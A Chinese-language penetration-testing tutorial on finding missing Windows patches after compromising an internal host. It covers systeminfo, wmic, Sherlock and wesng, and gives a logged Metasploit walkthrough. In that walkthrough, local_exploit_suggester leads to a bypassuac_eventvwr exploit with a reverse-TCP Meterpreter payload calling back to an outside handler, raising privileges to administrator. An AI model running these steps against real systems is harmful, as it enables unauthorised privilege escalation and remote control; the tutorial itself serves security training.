0、前言
在内网中,往往所有主机打补丁的情况都是相似的,因此在拿下一台主机权限后,可以通过查看当前主机打补丁的情况,从而找到漏洞利用点,进而进行接下来的横向、提权等操作。
1、手工发现缺失补丁
systeminfo
直接运行 systeminfo 命令,在「修补程序」(英文:Hotfix(s) )处可以看到已安装的补丁。
C:\Users\teamssix> systeminfo……内容过多,此处省略……修补程序: 安装了 2 个修补程序。[01]: KB2999226[02]: KB976902……内容过多,此处省略……
wmic
运行以下命令,同样可以看到当前系统打补丁的情况,显示的信息比 systeminfo 更详细直观。
wmic qfe get Caption,Description,HotfixID,InstalledOn
C:\Users\teamssix>wmic qfe get Caption,Description,HotfixID,InstalledOnCaption Description HotFixID InstalledOnhttp://support.microsoft.com/?kbid=2999226 Update KB2999226 11/26/2020http://support.microsoft.com/?kbid=976902 Update KB976902 11/21/2010
知道了系统安装了哪些补丁,也就能反推出系统可能存在的漏洞了。
2、自动发现缺失补丁
Sherlock 脚本
Sherlock 是一个在 Windows 下能够快速发现目标系统可能存在可被用于提权的漏洞的 PowerShell 脚本。
Sherlock 项目地址:https://github.com/rasta-mouse/Sherlock
导入脚本
Import-Module .\Sherlock.ps1
Sherlock 命令
Find-ALLVulns 搜索所有未安装的补丁Find-MS16032 搜索单个漏洞
Metasploit
在已经获取到目标会话后,比如这里的会话 Seesion ID 为 1,使用 post/windows/gather/enum_patches 模块可直接查看当前系统补丁信息。
msf6 exploit(multi/handler) > use post/windows/gather/enum_patchesmsf6 post(windows/gather/enum_patches) > set session 1session => 1msf6 post(windows/gather/enum_patches) > run[+] KB2999226 installed on 11/26/2020[+] KB976902 installed on 11/21/2010[*] Post module execution completed
或者使用 MSF 发现目标可用提权漏洞,然后进行提权
首先查看下当前会话权限
msf6 post(windows/gather/enum_patches) > sessions 1[*] Starting interaction with 1...meterpreter > execute -if "whoami /groups"Process 3048 created.Channel 6 created.组信息-----------------组名 类型 SID 属性====================================== ====== ============ ==============================Everyone 已知组 S-1-1-0 必需的组, 启用于默认, 启用的组BUILTIN\Administrators 别名 S-1-5-32-544 只用于拒绝的组BUILTIN\Users 别名 S-1-5-32-545 必需的组, 启用于默认, 启用的组NT AUTHORITY\INTERACTIVE 已知组 S-1-5-4 必需的组, 启用于默认, 启用的组控制台登录 已知组 S-1-2-1 必需的组, 启用于默认, 启用的组NT AUTHORITY\Authenticated Users 已知组 S-1-5-11 必需的组, 启用于默认, 启用的组NT AUTHORITY\This Organization 已知组 S-1-5-15 必需的组, 启用于默认, 启用的组LOCAL 已知组 S-1-2-0 必需的组, 启用于默认, 启用的组NT AUTHORITY\NTLM Authentication 已知组 S-1-5-64-10 必需的组, 启用于默认, 启用的组Mandatory Label\Medium Mandatory Level 标签 S-1-16-8192 必需的组, 启用于默认, 启用的组
可以看到当前权限为 Medium Mandatory Level,即普通权限
我们使用 post/multi/recon/local_exploit_suggester 模块检测下当前系统可利用的提权漏洞
meterpreter > background[*] Backgrounding session 1...msf6 post(windows/gather/enum_patches) > use post/multi/recon/local_exploit_suggestermsf6 post(multi/recon/local_exploit_suggester) > set session 1session => 1msf6 post(multi/recon/local_exploit_suggester) > run[*] 172.16.214.4 - Collecting local exploits for x86/windows...[*] 172.16.214.4 - 38 exploit checks are being tried...[+] 172.16.214.4 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.[*] Post module execution completed
可以看到提示存在 exploit/windows/local/bypassuac_eventvwr 模块可被利用
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/bypassuac_eventvwr[*] Using configured payload windows/meterpreter/reverse_tcpmsf6 exploit(windows/local/bypassuac_eventvwr) > set session 1session => 1msf6 exploit(windows/local/bypassuac_eventvwr) > run[*] Started reverse TCP handler on 10.101.22.38:4444[*] UAC is Enabled, checking level...[+] Part of Administrators group! Continuing...[+] UAC is set to Default[+] BypassUAC can bypass this setting, continuing...[*] Configuring payload and stager registry keys ...[*] Executing payload: C:\Windows\SysWOW64\eventvwr.exe[+] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.[*] Sending stage (175174 bytes) to 172.16.214.4[*] Meterpreter session 2 opened (10.101.22.38:4444 -> 172.16.214.4:49160) at 2021-07-06 15:38:08 +0800[*] Cleaning up registry keys ...meterpreter > execute -if "whoami /groups"Process 3048 created.Channel 1 created.组信息-----------------组名 类型 SID 属性==================================== ====== ============ ==========================================Everyone 已知组 S-1-1-0 必需的组, 启用于默认, 启用的组BUILTIN\Administrators 别名 S-1-5-32-544 必需的组, 启用于默认, 启用的组, 组的所有者BUILTIN\Users 别名 S-1-5-32-545 必需的组, 启用于默认, 启用的组NT AUTHORITY\INTERACTIVE 已知组 S-1-5-4 必需的组, 启用于默认, 启用的组控制台登录 已知组 S-1-2-1 必需的组, 启用于默认, 启用的组NT AUTHORITY\Authenticated Users 已知组 S-1-5-11 必需的组, 启用于默认, 启用的组NT AUTHORITY\This Organization 已知组 S-1-5-15 必需的组, 启用于默认, 启用的组LOCAL 已知组 S-1-2-0 必需的组, 启用于默认, 启用的组NT AUTHORITY\NTLM Authentication 已知组 S-1-5-64-10 必需的组, 启用于默认, 启用的组Mandatory Label\High Mandatory Level 标签 S-1-16-12288 必需的组, 启用于默认, 启用的组
可以看到,使用 exploit/windows/local/bypassuac_eventvwr 模块直接将目标权限提升到了 High Mandatory Level,即管理员权限,这里可以说 MSF 很方便了。
wesng
wesng 被称为 Windows Exploit Suggester 的下一代,wesng 和 Windows Exploit Suggester 的使用方法基本一致,但 wesng 所支持的操作系统更丰富,不过实测 wesng 还未支持 Windows 11 
wesng 的安装方法也很简单
git clone https://github.com/bitsadmin/wesng.gitcd wesngpython wes.py --update
使用起来也很简单,直接在目标主机上运行以下命令,将 systeminfo 的信息保存到 txt 中。
systeminfo > info.txt
直接使用 wesng 即可
python wes.py info.txt

使用 wesng 可以直接看到目标主机可能存在的 CVE 漏洞,从而便于我们有针对性的利用这些漏洞。
往期推荐
原文链接:
https://teamssix.com/year/210706-155005.html参考文章:
https://cloud.tencent.com/developer/article/1043370
https://blog.csdn.net/nathan8/article/details/108804056